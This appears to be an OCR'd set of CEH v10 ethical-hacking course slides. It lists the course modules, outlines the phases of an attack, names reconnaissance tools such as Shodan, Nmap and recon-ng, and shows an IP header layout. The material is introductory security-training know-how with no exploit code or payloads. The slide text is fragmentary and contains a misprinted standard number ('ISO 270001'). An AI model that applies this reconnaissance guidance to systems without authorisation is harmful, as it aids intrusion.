

Certified Ethical Hacker

C | EH CEH (V10)
Certified Ethical Hacker

Rezaduty # ZeroClick

EC-Council


INTRODUCTION TO ETHICAL HACKING
1
2
FOOTPRINTING AND RECONNAISSANCE
SCANNING NETWORKS
3
4
ENUMERATION
VULNERABILITY ANALYSIS
5
6
SYSTEM HACKING
MALWARE THREATS
7
8
SNIFFING
SOCIAL ENGINEERING
9
10
DENIAL-OF-SERVICE


SESSION HIJACKING
11
12
EVADING IDS, FIREWALLS, AND HONEYPOTS
HACKING WEB SERVERS
13
14
HACKING WEB APPLICATIONS
SQL INJECTION
15
16
HACKING WIRELESS NETWORKS
17
HACKING MOBILE PLATFORMS
18
IOT HACKING
19
CLOUD COMPUTING
20
CRYPTOGRAPHY

MODULE 1: INTRODUCTION TO ETHICAL HACKING


MODULE 1: INTRODUCTION TO ETHICAL HACKING

Type of hacker

1963 -> human power over machine power

MODULE 1: INTRODUCTION TO ETHICAL HACKING

Type of skill



- Platform knowledge
- Network knowledge
- Infosec knowledge
- Strong ethics
- Ability to learn
- Law

MODULE 1: INTRODUCTION TO ETHICAL HACKING

Eisa(Enterprise Information Security Architecture)

- Iso 270001
- Fisma
- Pci Dss

MODULE 2: FOOTPRINTING AND RECONNAISSANCE

2

MODULE 2: FOOTPRINTING AND RECONNAISSANCE

Reconnaissance -> Social engineering

Scanning -> Port scan,banner grabbing

Gaining access

Maintaining access -> Backdoor,privilege

Clearing tracks

MODULE 2: FOOTPRINTING AND RECONNAISSANCE

Tools

website

dns

search engine

whoise

all in one


device

locate

Network Tools

SHODAN

```
$ ./recon-ng

 _/_/_/  _/_/_/_/  _/_/_/  _/_/_/  _/    _/  _/_/_/  _/_/_/_/  _/_/_/
_/    _/ _/        _/    _/ _/    _/ _/    _/ _/    _/ _/       _/    _/
_/_/_/  _/_/_/    _/    _/ _/_/_/  _/    _/ _/_/_/  _/_/_/    _/_/_/
_/    _/ _/        _/    _/ _/    _/ _/    _/ _/    _/ _/       _/    _/
_/    _/ _/_/_/_/  _/_/_/  _/    _/  _/_/_/  _/    _/ _/_/_/_/ _/    _/

                                  /\
                                 / \\ /\
Sponsored by...                 /\  /\/  \\V  \/\
                               / \\/ // \\\\ \\ \/\
                              // // BLACK HILLS \/ \\
                             www.blackhillsinfosec.com

                              PRACTISEC
                                  \_|_|_|_|_|_|_|_|
                                www.practisec.com

                        [recon-ng v5.1.1, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.

[recon-ng][default] > 
```




MODULE 3:
SCANNING NETWORKS

MODULE 3: SCANNING NETWORKS

Network


group computers
common communication protocols
over digital interconnections
sharing resources
provided by the network nodes.



MODULE 3: SCANNING NETWORKS

Tools

NMAP



MODULE 3: SCANNING NETWORKS

Tools


MODULE 3: SCANNING NETWORKS

Packet

0	4	8	16	19	31
Version	Header Length	Service Type	Total Length		
Identification			Flags	Fragment Offset	
TTL		Protocol	Header Checksum		
Source IP Addr					
Destination IP Addr					
Options				Padding	


MODULE 3: SCANNING NETWORKS

Tcp: -sT



